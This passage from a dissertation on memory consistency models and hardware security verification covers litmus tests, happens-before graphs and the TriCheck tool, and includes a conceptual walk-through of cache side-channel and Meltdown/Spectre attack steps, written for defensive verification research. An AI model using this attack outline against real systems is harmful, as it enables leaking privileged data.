As mentioned above, C11 supports sequentially consistent (SC) atomics. An SC load is an acquire operation and an SC store is a release operation, and there must also be a total order on all SC atomic operations that is agreed upon by all cores. As such, the program in Figure 2.2 must forbid the listed outcome, as there is no total order of SC operations that would allow it. At the architecture level, cumulative lightweight fences as described for release-acquire synchronization are not sufficient to implement the required ordering for this program. Even if a cumulative lightweight fence was placed between each pair of loads on T2 and T3, neither T2 nor T3 reads from writes after the fences, so the writes observed before the fences need not be propagated to other cores. Instead, fences used to implement C11 SC atomics must be cumulative fences that order reads and writes before the fence with reads and writes after the fence (i.e., *cumulative heavyweight fence*). Power and ARMv7 use cumulative heavyweight fences (`sync` and `dmb`, respectively) to implement C11 SC atomics[7].

2.2 Memory Consistency Model Specification and Analysis

2.2.1 Litmus Tests

Section 2.1.2's overview of memory model features referenced small parallel programs (Figures 2.1 and 2.2) to illustrate particular C11 memory model behaviors. These small programs that are designed to showcase various memory model features are called *litmus tests.* Litmus tests typically contain on the order of two to four program threads with about one to four instructions per thread (although this is not a hard

[7] This dissertation provides a high-level summary of the C11 memory model's features. More details are provided in related work [LVK$^+$17].

rule), where these instructions consist minimally of shared memory operations (e.g., operations that read and/or write shared memory) and sometimes also synchronization operations (e.g., fences, barriers, or other operations that enforce ordering requirements on memory operations); sometimes a given operation can qualify as both a shared memory operation and a synchronization operation.

As shown in Figures 2.1 and 2.2, litmus tests specify the values returned by the loads of the test as an “outcome” or an assertion, often listed below the program. This outcome is typically a non-SC outcome of interest, and a particular memory model will declare such an outcome as “permitted” or “forbidden” based on the features of the model. Litmus tests have been used in the past for black-box testing of memory model implementations [HVML04] and have gained significant traction in formal memory model specification, analysis, and verification work. Not only are they useful for identifying counterexample programs that distinguish two memory models [WBSC17], but a collection of litmus test programs can also be used to define a memory model’s behavior [BT17]. Furthermore, a recent line of work [LPM14, MLPM15, LSMB16, MLMP17] evaluates correctness of memory consistency model implementations with respect to ISA specifications through the use of litmus test programs. Section 2.2.3 gives an overview techniques used by this work, which this thesis builds on in Chapter 3.

While litmus tests are commonplace in the memory model analysis space, Chapter 4 of this thesis adapts the notion of litmus tests for security analysis. In the memory consistency model space, litmus tests can be used to illustrate programs capable of producing particular event ordering scenarios of interest. In the security space, security litmus test are used to illustrate compact programs capable of producing particular malicious execution scenario of interest. Years of work in the memory model community shows us that it is not necessary to analyze a full executable program in order to identify particular ordering behaviors of interest within that program. With security, this dissertation similarly observes that the crux of an exploit can be encoded in just a handful of instructions. This condensed representation aids in facilitating efficient hardware security analysis with formal techniques.

As alluded to above, the memory consistency model and security analysis techniques presented in this thesis, particularly in Chapters 3 and 4, are litmus test-based techniques. For example, our full-stack memory consistency model verification approach in Chapter 3 confirms the alignment of a given HLL, ISA, compiler mappings from the HLL onto the ISA, and hardware implementation of the ISA, on memory model requirements with respect to automatically generated suites of HLL litmus test programs. Additionally, our hardware security verification approach in Chapter 4 evaluates a hardware implementation's susceptibility to a class of security exploits by searching the space of all possible security litmus test programs (up to a user-specified program size) to determine if they are capable of leveraging the exploit in question when they run on the implementation.

Analysis techniques based on litmus tests are inherently part of the broader category of *bounded* analysis approaches, in contrast to other proof-based methods [MLMG18, CVS+17, VCAD15]. Litmus test programs allow us to focus verification efforts on cases most likely to exhibit bugs. As a result, they enable us to conduct full-stack memory model verification and hardware security verification on the order of seconds to minutes and minutes to hours, respectively. There is a rich literature on approaches for evaluating and verifying correctness of parallel programs with varying degrees of formalism. However, the techniques presented in this thesis assume that programmers are able to ensure that the parallel programs they write are themselves correct. This thesis instead focuses on ensuring that the intent (both from a correctness and security perspective) of a given program is preserved when it is eventually run on hardware. Thus, approaches for identifying concurrency issues (e.g., race detection [PS03, HR01, SBN+97, HP00, Sen08], atomicity checking [FFF04, PS08], and deadlock detection [HR01, HP00, JPSN09]) and for conducting concurrent program verification [LMS09, Lam94, ZRL$^+$15, BSDA] are complementary to the techniques presented in this dissertation.

2.2.2 Techniques for Formally Specifying Memory Consistency Models

Operational vs. Axiomatic Memory Model Specifications


Formal memory consistency model analysis approaches largely fit into two categories: those that use *axiomatic* models and analysis and those that use *operational* models and analysis. Memory models ultimately define the values that can be legally returned by reads in a shared memory program, or in other words, a parallel program's "outcome." A parallel program's outcome can ultimately be attributed to which executions (where an execution is a partial order on program operations) are permitted according to its memory model's specification. Axiomatic and operational memory models both aim to provide the same information: which executions of a parallel program are permitted (or forbidden).

Often regarded as more intuitive to hardware designers, operational models model hardware components as state transition systems. They effectively describe an "abstract machine" such that any program execution that is possible (resp., impossible) on the abstract machine is permitted (resp. forbidden) by the memory model being defined. Axiomatic memory models on the other hand describe legal program executions with the help of logical axioms that articulate conditions that must hold true in any legal program execution under the defined memory model. More specifically, an axiomatic model might first define a set of events (e.g., program operations) and variety of two-dimensional relations that can exist between events. Then, axioms are composed to constrain these relations in order to specify what constitutes a permitted (or forbidden) program execution according to the memory model in question. As discussed in Section 2.2.3, one such axiom could require a particular collection of relations to be acyclic in any legal program execution.

Use of operational versus axiomatic modeling techniques largely boils down to personal preference. In fact, it is not uncommon to have equivalent operational and axiomatic specifications for the same memory model in order to cater to both preferences. The work in this thesis, however, is rooted in axiomatic models and analysis techniques. In general, as memory model specifications are designed to permit a wide range of hardware implementations, we find that axiomatic models are more abstract and less tied to particular hardware structures, making reasoning about diverse hardware implementations of a given memory model more straightforward.

Herd Memory Model Simulator


Work on formal memory model specification and analysis has featured variety of tools and techniques [AMT14, Jac12, NWP02]. The TriCheck approach presented in Chapter 3 makes use of one of these tools, called *Herd*. Herd is a memory consistency model simulator that takes as input a user-defined memory model (in a concise format) and a litmus test and outputs all executions of that tests that are *permitted* by the model. In contrast with the Check tools (described later in the next section, Section 2.2.3), Herd defines more abstract language-level axiomatic models that do not depend on microarchitectural details. More recently, support has been added for HLL-level memory consistency models (in addition to the previously supported ISA-level memory models), and in particular, a model has been constructed for C11 [BDW16], which we use in our case study in Section 3.4 of Chapter 3.



(a) 2-core, 5-stage, in-order μarch

Initial conditions: `d=0, sanitized=0`	
C0	C1
`st d` ← `1`	`ld sanitized` → `r0`
`st sanitized` ← `1`	`ld d` → `r1`
Outcome: `r0=1, r1=0`	

(b) Litmus test program corresponding to the running example from Section 1.2



(c) μhb graph corresponding to an impossible execution of the litmus test program in b on the μarch in a.

Figure 2.3: Microarchitectural happens-before graphs (μhb graphs) [LPM14] provide a mechanism for enumerating and analyzing all of the possible ways in which a particular program could execute on a hardware design. Each "way" is represented by an acyclic μhb graph, differing according to the hardware events (nodes) and/or event orderings (edges) present in the graph. In this example, (c) contains a cycle and thus depicts an "unobservable" (i.e., impossible) execution of the program in (b) on the microarchitecture in (a).

2.2.3 Microarchitectural Happens-Before Analysis

Microarchitectural Happens-Before Graphs

As discussed at the end of Section 1.2.2, techniques developed in this thesis rely on the ability to analyze all of the different ways in which a program could execute on a given hardware design so that each of these ways can be checked for correctness and security violations. The technique I use throughout my work to analyze the different ways in which a program could execute on a hardware design is *happens-before analysis* [Lam78]. First proposed by Lamport, happens-before analysis has gained significant traction in the context of language-level memory consistency model analysis. More recently, happens-before analysis has been applied to reason about orderings of microarchitectural events, a technique coined *microarchitectural happens-before (μhb)* analysis [LPM14].

Microarchitectural happens-before analysis makes use of a structure called a *microarchitectural happens-before graph (μhb graph).* A μhb graph provides a mechanism for modeling a *specific execution* of a *specific program* on a *specific hardware design* as a directed graph, where this directed graph depicts a "way" in which a said program could execute on said hardware. Figure 2.3c shows an example of a μhb graph. It represents a specific execution of the two-thread program in Figure 2.3b on the pedagogical 5-stage, in-order pipeline processor design in Figure 2.3a. In particular, Figure 2.3c represent an implementation-specific execution of the program in Figure 2.3b where the outcome of the program is: `r0=1` and `r1=0`. Row labels in the μhb graph represent locations of interest within the hardware design, and column labels correspond to instructions in the program that is executing (Figure 2.3b) with the instruction sequencing from left to right for each of the constituent cores. Nodes in a μhb graph represent hardware events of interest during a program's execution. For example, the node labeled "a" in Figure 2.3c represents the store of 1 to `d` entering the store buffer of Figure 2.3a's microarchitecture. Directed edges in a μhb graph represent temporal happens-before relationship between nodes. For example, the edge connecting the node labeled "b" to the node labeled "c" represents the concept of an in-order Fetch stage in Figure 2.3a: the store of 1 to `d` is fetched from instruction memory before the store of 1 to `sanitized` is fetched from instruction memory.

The core principle underpinning μhb graphs that makes them so useful for determining whether hardware-specific program executions are possible or not is the idea that a cycle in a μhb graph represents an impossible or *unobservable* execution since some event would have to happen before itself (i.e., a proof by contradiction). Additionally, μhb graphs facilitate modeling of multiple distinct microarchitecture-level program executions (i.e., multiple distinct μhb graphs) for the same ISA-level program.

```
Axiom ‘‘PO_Fetch’’:
forall microops ‘‘i1’’,
forall microops ‘‘i2’’,
SameCore i1 i2 /\ ProgramOrder i1 i2 =>
AddEdge ((i1, Fetch), (i2, Fetch), ‘‘PO’’).

Axiom ‘‘Execute_stage_is_in_order’’:
forall microops ‘‘i1’’,
forall microops ‘‘i2’’,
SameCore i1 i2 /\ EdgeExists ((i1, Fetch), i2, Fetch)) =>
AddEdge ((i1, Execute), (i2, Execute), ‘‘PO’’).
```

Figure 2.4: Excerpt of an axiomatic microarchitecture specification, called a μspec model [LSMB16], describing the processor design in Figure 2.3a.

As Chapter 4 shows, this feature is particularly useful for security analysis where a given program might only be capable of achieving an exploit of interest in some hardware-specific executions and not others. Since the graph in Figure 2.3c contains a cycle, this particular execution of the program in Figure 2.3b is unobservable on this microarchitecture. Similarly, graphs without cycles represent *observable* executions[8]. Techniques presented in this thesis rely on μhb graphs for reasoning about whether or not incorrect or insecure program executions are possible on hardware designs of interest.

Axiomatic Hardware Specifications

Prior work has shown that a microarchitecture and its relevant system support can be modeled axiomatically using a domain-specific language (DSL) called *μspec* [LSMB16]. Graphs like the one in Figure 2.3c can then be generated automatically with the use of such axiomatic *microarchitecture specifications (i.e., μspec models)* [LSMB16].

[8] Happens-before edges in μhb graphs represent *must happen-before* relationships. In other words, an edge will only exist between two events in a μhb graph if those events are guaranteed to happen in the order indicated by that edge for the particular execution the graph represents. Therefore, in this dissertation, an acyclic graph always corresponds to a possible execution unless otherwise stated.

Figure 2.4 shows an excerpt of a μspec model corresponding to the pedagogical microarchitecture in Figure 2.3a.

Axiomatic microarchitecture specifications are essentially first-order logic formulations of hardware systems designs that specify relevant hardware and system events along with relevant hardware-specific ordering relationships between them. In particular, a μspec model specifies the instructions that a given hardware implementation can understand (i.e., the instructions in the ISA) and define axioms that dictate how the ISA instructions can flow through the hardware design during any valid execution. For example, the first axiom in Figure 2.4, `PO_Fetch`, iterates over all pairs of instructions in a given input program, checking to see if, for any given instruction pair `e0` and `e1`, `e0` is before `e1` in program order. If this condition evaluates to true, then this axiom will draw a happens-before edge (in an auto-generated μhub graph) from a node corresponding to `e0` in the `Fetch` stage to a node corresponding to `e1` in the `Fetch` stage. The second axiom in Figure 2.4, `Execute_stage_is_in_order`, functions similarly to the first, but this time draws edges between nodes corresponding to events in the `Decode` stage if the events are ordered in the `Fetch` stage. To summarize, these axioms are describing a processor with in-order `Fetch` and in-order `Decode` stages.

The axioms in Figure 2.4 are rather simple; however, a variety of complex hardware and systems features can be encoded axiomatically. These features include memory hierarchies and cache coherence protocols [MLPM15], hardware optimizations such as speculation [LPM14, TLM18a] and branch prediction [TLM18a], virtual memory [LSMB16], and systems features such as notions of distinct processes, process scheduling, resource-sharing, and memory access permissions [TLM18a]. The modeling of some of these hardware and systems features has been demonstrated in prior work, while the modeling of others are new in this thesis.

The Check Tools

The TriCheck approach presented in Chapter 3 builds on and extends the *Check* [M$^+$17, LPM14, LSMB16, LTPM15, MLPM15] family of tools which were responsible for first proposing the μhb graphs and μspec models of Sections 2.2.3 and 2.2.3. A hardware designer can use the μspec DSL to describe a microarchitecture by defining a set of ordering axioms (as discussed in Section 2.2.3). This specification along with a collection of user-provided litmus tests and corresponding required outcomes for each test serve as inputs to Check tools. Check tools evaluate the correctness of the processor model by comparing the required litmus test outcomes (specified as part of the tests themselves) with outcomes that are *observable* on the model (using μhb graphs from from Section 2.2.3 to reason about observability).

2.3 Identifying Similarities Between Memory Consistency Model and Hardware Security Bugs

Properly designed memory models enable programmers to synchronize and orchestrate the outcomes of concurrent code. Under-specified memory models will result in synchronization code working incorrectly; this can in turn result in intermittent unreliability and unpredictability, as well as in difficult-to-diagnose bugs when compiled programs are executed. Such bugs are generally assumed to affect program correctness; however, as briefly discussed in the running example in Section 1.2, violations of correctness can sometimes translate to violations of security.

Given that memory consistency model issues and security issues are both rooted in the combination of shared resources and hardware optimizations (Section 1.1), it seems plausible that there might be some overlap between the two. In other words, its seems likely that memory consistency bugs, or even just weak memory model behaviors, could enable security vulnerabilities. In fact, recent work has demonstrated this hypothesis to be true by leveraging a memory consistency model implementation to leak sensitive information from a victim processes to an attacker process via a storage side-channel[9]. Additionally, my co-authors and I identified a case where executing a firmware load protocol on a group of hardware devices collectively implementing a weak memory model enabled time-of-check to time-of-use (TOCTOU) exploit [ZTM+18].

In addition to observing that clear overlaps exist between the root causes of memory consistency model bug and behaviors and hardware security vulnerabilities, this thesis makes the broader observation that both memory model analysis and security analysis are amenable to similar techniques. More specifically, both share two core requirements: (i) a way to determine if a specific program execution scenario is possible on a given microarchitecture, and (ii) a mechanism for analyzing microarchitectural event orderings and interleavings corresponding to a program's execution. Putting these requirements in the context of security, we first note that hardware designers are free to ignore a given exploit if it is not realizable on their proposed implementation. Second, just as is the case with memory consistency model bugs and behaviors, hardware security vulnerabilities are ultimately the result of particular hardware event orderings and interleavings that take place during a program execution on a particular microarchitecture. To this end, the next section rounds out the background information for this thesis by providing a basic overview of hardware security exploits.

2.4 Overview of Microarchitectural Side-Channel Attacks

This section discusses of some of the types of attacks that our hardware security verification approach and corresponding tool, CheckMate (presented in Chapter 4), is

[9] In contrast to more typical timing side channels, storage side channels use a difference in the *value returned* by a memory access to encode information whereas timing side channels use a difference in *response time* to encode information.

capable of modeling, particularly those that are most relevant to our case study in Section 4.5. CheckMate can capture any exploits that boil down to event ordering issues. This includes timing and storage side-channel attacks and more broadly attacks that rely on interference between attacker and victim to leak information. Additionally, CheckMate can capture integrity-based attacks, such as time-of-check time-of-use (TOCTOU). The current limitation of CheckMate is in modeling exploits that results from induced deadlock or livelock styles scenarios. These are currently outside the scope of the μhb modeling paradigm. In particular, deadlock and livelock are specific instances of acyclic graphs. Adding deadlock and livelock modeling capabilities in future work will only further augment the scope of CheckMate.

Chapter 4 focuses on side-channel attacks, particularly cache side-channel attacks, which comprise one of the most well-studied and widely exploited categories of hardware security attacks in the literature. Since such side-channel attacks exploit microarchitectural state updates and observable data-dependent variability across different executions of the same program, it is important for hardware security verification techniques to take into account the subtle orderings and interleavings of microarchitectural events when a program executes. This requires modeling features including (but not limited to) caches, branch predictors, and speculative memory accesses. This section explains how some hardware features (specifically, those most relevant to our case study in Section 4.5) can be leveraged to induce information leakage.

2.4.1 Cache Timing Side-Channel Attacks

Side-channel attacks threaten confidentiality by exploiting implementation-specific behaviors with measurable dynamic state: for example, execution time [GBK11], updates to storage elements [GNBD16], power consumption [Man03], resource sharing [HPSP10], acoustics [TT17, BDG+10], and radiation [HAS10]. *Cache-based side-*

channel attacks specifically target cache occupancy and rely on the attacker being able to differentiate between cache hits and misses.

Most cache side-channel attacks leverage timing as the key mechanism for distinguishing cache hits from cache misses [GYCH16]. Attackers monitor access times of their own or the victim's memory accesses in order to infer information about victim memory. "Access-driven" and "timing-driven" attacks both traditionally measure differences in access time. Access-driven attacks measure timing of a single memory operation [NS07], whereas timing-driven attacks measure timing of an entire security-critical operation. While the CheckMate approach can handle any security exploit scenarios resulting from hardware-specific event orderings and interleavings during a program's execution, our case study focuses on two categories of access-driven cache side-channel attacks: PRIME+PROBE and FLUSH+RELOAD [GYCH16]. FLUSH+RELOAD is the exploit pattern leveraged by the original Meltdown and Spectre attacks, and PRIME+PROBE is used by our case study in Section 4.5.

In traditional PRIME+PROBE attacks, the attacker first primes the cache by populating one or more sets with its own lines, and then it allows the victim to execute. After the victim has executed, the attacker probes the cache by re-accessing its previously-primed lines, timing the accesses for classification as a cache hit or a cache miss. Longer access times (i.e., cache misses) indicate that the victim must have touched an address mapping to the same cache set as a primed location, thereby evicting the attacker's line.

Traditional FLUSH+RELOAD attacks have a similar goal to PRIME+PROBE, but rely on shared virtual memory between the attacker and victim (e.g., shared read-only libraries or page deduplication), and the ability to flush by virtual address (e.g., with the x86 `clflush` instruction). The advantage of FLUSH+RELOAD attacks is that the attacker can identify a specific line accessed by a victim rather than just a cache set. The attacker initiates FLUSH+RELOAD by flushing one or more shared lines of interest, and subsequently allows the victim to execute. After the victim has executed, the attacker reloads the previously flushed lines, timing the accesses to determine if said lines were pre-loaded by the victim. A similar attack, Evict+Reload, does not rely on a special flush instruction, but instead on evictions caused by cache collisions; consequently the attacker must be able to reverse-engineer the cache-replacement policy.

One fundamental insight of Meltdown and Spectre (that has been subsequently leveraged by many similar attacks [Int18, Hor18, SP18, KW18, BMW+18, WVBM+18, SSLG18, MR18, KKSA18, CBS+18, vSMO+19, MML+19, SLM+19, KGG19, IMB+19]) is that microarchitectural speculation can be used to construct a Flush+Reload attack that does not require shared virtual memory between the attacker and victim. We describe this next.

2.4.2 Speculative Execution Attacks

Many processors employ hardware optimizations such as speculation to improve performance. Speculative execution permits instructions to initiate execution before it is known that they will commit. As such, incorrectly speculated instructions will be squashed after they have begun executing. Until recently, it was assumed that "erasing" all *architecturally-visible* effects of squashed instructions was sufficient to ensure that speculation would not lead to any harmful side effects.

Unfortunately, 2018's series of speculation-based attacks leverage the effects of speculative execution on *non-architectural* state. Such attacks have been referred to as *speculative execution attacks* or *transient execution attacks*. As a specific example, Meltdown and Spectre leverage the effects of speculative execution on cache state. Since a CPU cache can be polluted by instructions that are eventually squashed, even if all architecturally-visible effects are erased, microarchitectural effects remain that can be observed. This can result in the leakage of privileged data via the following steps:

1. The attacker sets up its Meltdown/Spectre exploit by performing the Flush step of a Flush+Reload attack.

2. The attacker induces speculative execution of a read instruction that accesses sensitive[10] data. Meltdown and Spectre perform this step in different ways; see below.

3. While in the window of speculative execution, the attacker accesses non-sensitive data whose address is dependent (via address calculation) on the sensitive data returned by Step 2's read access.

4. The attacker performs the Reload step of a Flush+Reload attack to determine the address of the non-sensitive memory access from Step 3.

5. From the address result of Step 4, the attacker determines the sensitive data that was used to calculate it in Step 3.

Meltdown and Spectre achieve speculative cache pollution in different ways. If a user process accesses kernel memory, the permission check will eventually fail and cause the CPU to trigger a fault. Meltdown exploits the fact that speculative execution in some processors continues to execute subsequent program instructions, and consequently modify cache state, in the short window of time between the illegal memory access and the corresponding CPU fault. Spectre induces a victim (e.g., the operating system), via a mis-speculation past a branch, to speculatively execute instructions that would not have been executed during correct program execution.

[10] In some cases (e.g., Meltdown), the data being leaked lives in a different architectural privilege level. In other cases (e.g., Spectre v2), both attacker and victim data live in the same architectural privilege level, but each may be accessible only by certain parts of the program (e.g., from within vs. outside a sandbox). To make the distinction clear, we define *sensitive* data as that which should only be accessible by the victim, and *non-sensitive* data as that which is accessible by the attacker.

Meltdown and Spectre provide a couple additional insights, along with exposing vulnerabilities related to speculative execution. First, unlike traditional Flush+Reload attacks, Meltdown and Spectre demonstrate that the victim is not necessarily required to execute between the flush and reload phases. Second, Meltdown and Spectre demonstrate that an attacker can leak data from *any memory location* (rather than only shared memory [GYCH16]).

The above insights are a prime example of why automated security verification with CheckMate can be so powerful. Consider the first insight above. CheckMate enables the user to define a single Flush+Reload attack pattern that is simultaneously capable of synthesizing exploits involving multiple processes (e.g., attacker and victim processes interleaved as in traditional Flush+Reload attacks) *and* a single process (e.g., a single attacker process as in some speculation-based attacks). This generality is not limited to processes; with the same exploit pattern, CheckMate considers a wide range of system and execution scenarios. For instance, synthesized exploit programs may vary in their instruction composition, number of physical hardware cores, and number of threads of execution. The CheckMate-generated MeltdownPrime and SpectrePrime attacks are examples of two-core exploits.

Regarding the second insight, the recent wave of speculation-based attacks highlight that a variety of subtle execution orderings in a program execution (e.g., address dependencies between instructions) can lead to variability across microarchitectural executions and thus induce a side-channel; these are precisely the types of ordering relationships that the CheckMate approach seeks to model using μhb graphs. Furthermore, CheckMate evaluates a range of memory partitioning and data sharing configurations that can indicate the conditions under which certain attack scenarios involving memory dependencies are possible.

2.5 Chapter Summary

Overall, memory consistency models and hardware security comprise two complex and intricate fields of study that are extremely relevant to modern computer architecture design and deployment. Much like Section 1.1 pointed out that scaling challenges related to power-efficiency prompted new tools for architecture-level power analysis, the complexities discussed in this chapter point towards the need for new tools and techniques for architecture-level correctness and security verification that incorporate the hardware-software stack holistically. This chapter provided a basic background on memory consistency models, hardware security, and the core features unite them as core challenges in modern computer architecture. The subsequent chapters, leverage the similarities between memory model analysis and security analysis discussed in this chapter to build formal hardware analysis tools with applicability to both verification domains.

Chapter 3

Filling Memory Consistency Model Analysis Gaps with a Holistic Full-Stack Approach[1]

Chapter 1 gave an overview of the decades of research that has been conducted on memory models since their inception in 1979 [Lam79]. All of this prior work focuses consistency model specification and verification efforts on segments of the hardware-software stack in isolation. In contrast, this chapter presents a holistic solution to fill the gaps in previously-developed memory consistency model analysis techniques.

Ultimately, hardware is going to run programs, with a significant fraction being HLL programs that are compiled or interpreted. Therefore, we need to be able to guarantee that the set of observable executions for these compiled/interpreted HLL programs on a target microarchitecture is a subset of those executions that are permitted by the HLL. The full-stack memory consistency model verification approach and associated tool presented in this chapter, called TriCheck, enable architects to conduct an efficient (on the order of seconds to minutes), early-stage evaluation of

[1] Some of the work in this chapter was performed in collaboration with fellow graduate student Yatin Manerkar and other contributors [TML$^+$17].

their proposed microarchitectural optimizations and ISA design choices on their ability to support compiled HLL programs. This full-stack approach starts from HLL litmus test programs and evaluates their path to execution through compiler mappings, ISAs, and ultimately hardware implementations. This technique enables us to efficiently explore a wider and more interesting set of compiler mapping variations and ISA options that have their roots in HLL programs. The result is that TriCheck was able to uncover previously unidentified flaws in a new ISA and a widely-used compiler mapping scheme.

As a case study designed to showcase the applicability of TriCheck to real-world ISA design, this chapter presents an evaluation of the 2016 open-source specification of the RISC-V memory model[2] [WLPA16] with TriCheck. In this evaluation we characterized a series of deficiencies with the 2016 RISC-V memory model [WLPA16], which rendered it incapable of supporting compiled C11 programs, and proposed "recommendations" to address these deficiencies. Following this work, the solutions presented in this chapter served as a starting point for the development of a new memory model for RISC-V in the context of the RISC-V Memory Consistency Model Task Group. At the time of writing this thesis, RISC-V now has two new, recently-ratified memory model options: RVWMO and RVTSO. RISC-V Weak Memory Order (RVWMO) serves as the official memory model (and is most similar to the recommendations proposed in this chapter), and RISC-V Total Store Order (RVTSO) is a stronger memory model variant provided as an optional RISC-V extension [WA19].

3.1 Introduction

In order to ensure that the set of all observable microarchitectural executions of a compiled program is a subset of those that are permitted by the HLL the program is

[2] As discussed in this chapter, the RISC-V ISA has evolved to solve the memory model issues we identify in this work. Our citation for the RISC-V ISA [WLPA16] points to the version we evaluated.

written in, we need a mechanism for first partitioning the space of all possible HLL program executions into the set that are permitted and the set that are forbidden. Referring back to Section 2.1 of Chapter 2, this mechanism is the HLL's memory consistency model.

As has been discussed in Chapters 1 and 2, memory consistency models are defined at the various layers of the hardware-software stack, are central to hardware and software system design, and require careful and precise translation to interface between layers. Properly designed memory models enable programmers to synchronize and orchestrate the outcomes of concurrent code. Poorly designed memory models can under-specify inter-core communication and lead to unreliability.


Memory model heterogeneity poses significant challenges to maintaining correctness and reliability in modern computer systems. First, modern computer systems feature increasing architectural heterogeneity to combat power and performance scaling challenges imposed by the end of Moore's Law and Dennard scaling. Architectural heterogeneity presents the possibility for memory model heterogeneity. Furthermore, due to the traditional division of the hardware-software stack into layers that are fused together with interface specifications, another non-trivial dimension of memory model heterogeneity is vertical. In other words, different memory models are specified at different layers of the computing stack and must align on requirements via their interface specifications.

As stated in Section 2.1 of Chapter 2, memory system heterogeneity, particularly memory model heterogeneity, presents a number of challenges: *how to compile from a given software memory model onto a given hardware memory model*, *how to design memory model aware ISAs and intermediate representations (IRs)*, how to translate code from one ISA to another, how to ensure interoperability of heterogeneous components, and so on. This chapter focuses on the italicized challenges with the remaining challenges being addressed in Chapter 5. Regarding these particular challenges, sev-

```cpp
std::atomic<int> z = {0};
std::atomic<int> *y = {&z};

void thread0() {
    z.store(1, std::memory_order_relaxed);
    int r0 = y->load(std::memory_order_relaxed);
    int r1 = z.load(std::memory_order_relaxed);
    assert(r0 != r1);
}

void thread1() {
    z.store(2, std::memory_order_relaxed);
}
```



```
Test CO-RSDWI Allowed
Histogram (3 states)
5010437:>0:R0=0; 0:R2=1; 0:R3=1; z
4989500:>0:R0=0; 0:R2=1; 0:R3=1; z
63    *>0:R0=0; 0:R2=2; 0:R3=1; z=
Ok

Witnesses
Positive: 63, Negative: 9999937
```

Figure 3.1: A C++ program that intermittently produces results forbidden (i.e., disallowed) by the C11 memory consistency model when compiled by Clang++ v3.8 and run on modern ARM/Android hardware. Observation of thesis forbidden results was made possible with the *litmus* tool from prior work [AMSS11].

eral categories of problems can arise when translating a program from a high-level language (HLL) into correct, portable, and efficient assembly code. These include: (1) ill-specified or difficult-to-support HLL requirements regarding memory ordering; (2) incorrect compilation or mapping of instructions from the HLL onto the target ISA; (3) inadequate ISA specification; and (4) incorrect microarchitectural implementation of the ISA. If any of these issues are present in the hardware-software stack, code compiled for a given ISA may produce incorrect results.

3.1.1 Motivating Example

Mis- and under-specification of memory consistency models in modern hardware is a real problem that leads to processors producing incorrect or counter-intuitive outcomes [ARM11]. Consider the C11 program on the left-hand side of Figure 3.1. When compiled by Clang++ v3.8, the resulting program *intermittently* produces a result that is illegal according to the C11 specification [BA08] when run on *some* ARM hardware platforms. This behavior was first reported by Alglave et al. [AMT14]. We have observed the phenomenon on a Galaxy Nexus (ARM Cortex-A9) and a Nexus 6 (Qualcomm Snapdragon 805). In this particular example, the illegal outcome occurs because hardware does not preserve program order for reads of the same address.




Figure 3.2: Runtimes of three variants of the Parallel Sieve of Eratosthenes [Boe05] on an 8-core Samsung Galaxy S7 for up to 8 threads.

Referring back to Section 2.1.2, this behavior, called the ARM load→load hazard, is the result of imprecision in ARM's coherence specification.

Seeking to restore correct execution of programs on ARM processors (since same-address load→load ordering is required for C11 atomics), and due to the presence of "buggy" hardware in the wild, ARM advocated for a software solution. Specifically, ARM advocated for a compiler solution. ARM acknowledged that due to the vast number of load instructions in programs, binary patching in the linker is infeasible. They instead suggested that compilers be rewritten to issue a `dmb` fence (a "full" SC-restoring fence on ARM processors) instruction immediately following atomic[3] loads in C11 programs during compilation [ARM11].

Using the load→load hazard as an example, and to demonstrate the cost of imprecise ISA memory consistency model specifications, we estimate the overhead of the proposed ARM load this workaround using the parallel Sieve of Eratosthenes algorithm [Boe05]. This application gives the same results regardless of whether there is any synchronization between threads. Thus, its reading and marking of entries can

[3] C11 uses "atomic" to mean "memory accesses used for synchronization", not just for read-modify-write.

be implemented with either relaxed atomics or sequentially consistent atomics without compromising correctness.

